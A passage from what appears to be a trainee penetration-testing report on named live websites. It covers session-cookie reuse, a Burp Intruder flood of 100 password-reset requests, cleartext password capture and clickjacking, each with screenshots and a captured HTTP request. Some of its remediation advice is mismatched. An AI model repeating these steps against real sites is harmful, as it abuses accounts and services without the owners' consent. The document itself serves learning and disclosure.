


- Step 8: - Here I copy the cookie from the firefox.



Vulnerability Assessment and Penetration Testing

- Step 9: - Then I paste cookie here and press enter.



- Step 10: - So here you can see the successfully login the abc user.



Observation

It was observed that the website is missing X-XSS-Protection which means that the website may be at risk of Cross-site Scripting (XSS) attacks. The HTTP 'X-XSS-Protection' response header is a feature of modern browsers that allows websites to control their XSS auditors.

06. NO RATE LIMIT ON FORGOT PASSWORD PAGE

Description

This can be used to send an unlimited number of forgot password requests to any random email.

Affected Resource / Parameter

Severity

<https://csper.io/>

MEDIUM

Impact / Consequences

There is no rate limit enabled for the "Old Password" field on changing password on your website. A malicious minded user can continually try to brute force an account password. If a user forgets to logout an account in some public computer, then the attacker is able to know the correct password, and also able to change the password to a new one by inputting a large number of payloads.

Recommendations

- ✓ Monitoring API activity against your rate limit.
- ✓ Catching errors caused by rate limiting.
- ✓ Reducing the number of requests.
- ✓ Extra precautions are taken with login, otp, vouchers etc.

Tools Used

References

Burp-suite

<https://portswigger.net/burp>

CWE

OWASP Top 10

307

WSTG-ATHN-09

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.

The screenshot shows the openbugbounty website. On the left, there's a sidebar with sections like 'Bug Bounty Scope' and 'Non-Intrusive Submissions Handling'. The main content area displays a list of recent findings, each with a green checkmark and a date. To the right, there's a 'Latest Blog Posts' section with two entries. The bottom of the page features a navigation bar with links like 'Pricing', 'Products', 'Blog', and 'Docs', along with a 'Start Free Trial' button.

Recent findings:

- 13.10.2024 [auc.edu.tr](#)
- 13.10.2024 [brewstervillage-ny.gov](#)
- 13.10.2024 [bourjhammoud.gov.lb](#)
- 12.10.2024 [abingdon-va.gov](#)
- 12.10.2024 [aircustomschenai.gov.in](#)
- 12.10.2024 [riocuarto.gov.ar](#)
- 12.10.2024 [achievers.edu.ng](#)
- 11.10.2024 [ww3.arb.ca.gov](#)
- 11.10.2024 [cocaldosul.sc.gov.br](#)
- 11.10.2024 [sangao.sc.gov.br](#)

Latest Blog Posts:


- 04.12.2023 by [BAx99](#) [Unmasking the Power of Cross-Site Scripting \(XSS\): Types, Exploitation, Detection, and Tools](#)
- 04.12.2023 by [a13n1](#) [\\$1120: ATO Bug in Twitter's](#)

- Step 1: - Visit the website.


The screenshot shows the Csper Content Security Policy website. The header includes a 'Login' button and a 'Start Free Trial' button. Below the header, there's a large blue graphic element. The main content area features a heading 'Secure Content Security Policy' and a subtext 'The most advance set of Content Security Policy tools. Built for engineers who care deeply about user security.' At the bottom, there are 'Start Free Trial >' and 'Pricing' buttons. The bottom of the page features a standard Windows taskbar with various icons.

Vulnerability Assessment and Penetration Testing

- Step 2: - Here you can see the login page and click on forgot password.



- Step 3: - Here, we write the mail-id and capture the request in burp suite while click on Reset password.



Vulnerability Assessment and Penetration Testing

- Step 4: - Here you can see the reset password request.

The screenshot shows the Burp Suite interface in 'Proxy' mode. A POST request to `https://cspcr.io:443` has been captured. The request payload is:

```
POST /api/users/forgotPassword HTTP/2
Host: cspcr.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 32
Origin: https://cspcr.io
Referer: https://cspcr.io
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
17 {
  "email": "████████@gmail.com"
}
```

The 'Inspector' tab on the right shows the raw hex and ASCII representations of the request. The Windows taskbar at the bottom indicates it's running on a Windows 10 system.

- Step 5: - Here I send the request to Intruder.

The screenshot shows the Burp Suite interface with the same captured POST request. A context menu is open over the request, and the 'Send to Intruder' option is highlighted. Other options include 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer', 'Request in browser', and various copy/paste functions.

Vulnerability Assessment and Penetration Testing

- Step 6: - Here you can see the payloads in which I select the Numbers and set the range from 1 to 100 which is send in mail for reset password for 100 times. And I click on start attack button.

Sniper attack

Start attack

Target: [redacted] Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /api/users/forgotPassword HTTP/2
2 Host: cspcr.io
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.85
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 32
9 Origin: https://cspcr.io
10 Referer: https://[redacted]
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15 Te: trailers
16
17 {"email": "email@gmail.com"}
```

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 100

Request count: 100

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 100

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1

Event log (4) All issues

Type here to search

Attack Save

12. Intruder attack of [redacted]

Attack Save

Memory: 230.2MB

11:24 PM 10/13/2024

- Step 7: - Here you can see the start attack and send the request on that mail.

12. Intruder attack of [redacted]


Attack Save

Type here to search


11:24 PM 10/13/2024

Vulnerability Assessment and Penetration Testing

- Step 8: - Here you can see the request in mail for reset password for many times.



- Step 9: - See the all request Here for Reset password.



Observation

One or more password validation mechanisms were designed or configured in a way that did not offer sufficient protection to prevent password guessing attacks.

07. CLEAR TEXT PASSWORD SUBMISSION

Description	
Password is transmitted in a non-encrypted form during authentication processes.	
Affected Resource / Parameter	Severity
https://livingamalfi.com/	MEDIUM
Impact / Consequences	
Once the attacker knows the credentials of the victim, an attacker can be able to access victims account and could perform malicious activity.	
Recommendations	
It is recommended to use asymmetric encryption to encrypt the sensitive parameters to prevent from being modified or exposed in plain text.	
Tools Used	References
Burp-suite	https://portswigger.net/burp
CWE	OWASP Top 10
319	A3:2017-Sensitive Data Exposure
Proof of Vulnerability	

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.


The screenshot shows a Microsoft Edge browser window with the URL <https://www.openbugbounty.org/bugbounty/jdengineer2/>. The page displays information about the livingamalfi.com Bug Bounty Program. It includes sections for "Submit, help fixing, get kudos.", "Run your bounty program for free.", and "53,559 researchers, 1,714 honor badges". There are "LOGIN" and "REGISTER" buttons. A sidebar on the right lists "Latest Patched" vulnerabilities with dates and URLs, such as "29.10.2024 rgit.edu.au". The Windows taskbar at the bottom shows various pinned icons like File Explorer, Mail, and Google Chrome.

- Step 1: - Visit the website.


The screenshot shows a Microsoft Edge browser window with the URL <https://livingamalfi.com>. The page features a large image of a coastal town built on a hillside overlooking the sea. The text "Hi! When will your dream come true?" is displayed above a search bar where dates "2024-10-29" and "2024-11-05" are selected. Below the search bar, a message reads "This website uses functional cookies to ensure you get the best experience on our website. [Learn more](#)". The Windows taskbar at the bottom shows various pinned icons like File Explorer, Mail, and Google Chrome.

Vulnerability Assessment and Penetration Testing

- Step 2: - Here we are log in with email and password.




- Step 3: - Here we are capture the request of log in page. And see password will not be in encrypted form.



Vulnerability Assessment and Penetration Testing

- Step 4: - Here you can see the website is successfully log in.



Observation

It was observed that application transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer.

08. CLICK JACKING

Description

It is attack that tricks a user into clicking a webpage element which is invisible.

Affected Resource / Parameter

Severity

<https://livingamalfi.com/>

MEDIUM

Impact / Consequences

- ✓ Click jacking is a vulnerability through which users are tricked to click some buttons or UI elements of the parent page, but they are clicking something in the vulnerable web application, because that is being hidden behind the UI of the parent page.
- ✓ The User assumes that they are entering their information into usual form but they are entering it in fields, Hackers will target passwords, credit card numbers and any other valuable data they can exploit.

Recommendations

- ✓ Properly setting authentication cookies with Same Site = Strict, unless they explicitly need None.

Tools Used

References

Vs code

<https://code.visualstudio.com/>

CWE

OWASP Top 10

1021

A6:2017 – Security Misconfiguration

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.


The screenshot shows a Microsoft Edge browser window displaying the [openbugbounty.org/bugbounty/jdengineer2/](https://www.openbugbounty.org/bugbounty/jdengineer2/) page. The page title is "livingamalfi.com Bug Bounty Program". It features an orange header bar with "Submit, help fixing, get kudos." and "Run your bounty program for free.". A top navigation bar includes links for "For Researchers", "For Website Owners", "About", "Hall of Fame", and a search bar. A "Select Language" dropdown is also present. The main content area displays information about the livingamalfi.com bug bounty program, mentioning its purpose to ensure security and privacy. It lists "Latest Patched" vulnerabilities with dates and affected domains, such as rgit.edu.au (29.10.2024), witmarsum.sc.gov.br (28.10.2024), library.uoh.edu.lq (26.10.2024), and others. The bottom right corner shows system status icons for battery level, signal strength, and system time (22:44, 29-10-2024).

- Step 1: - visit the website.

The screenshot shows a Microsoft Edge browser window displaying the livingamalfi.com website. The page features a large banner image of a coastal town built on a hillside overlooking the sea. The text "Hi! When will your dream come true?" is displayed above a form for selecting arrival and departure dates (set to 2024-11-08 and 2024-11-15) and a red "SEARCH" button. The top navigation bar includes links for "Accommodation", "Tours", "Boat tours", "Hiking", "English", and currency "EUR". A cookie consent message at the bottom states: "This website uses functional cookies to ensure you get the best experience on our website. [Learn more](#)". The bottom right corner shows system status icons for battery level, signal strength, and system time (10:35, 08-11-2024).

Vulnerability Assessment and Penetration Testing

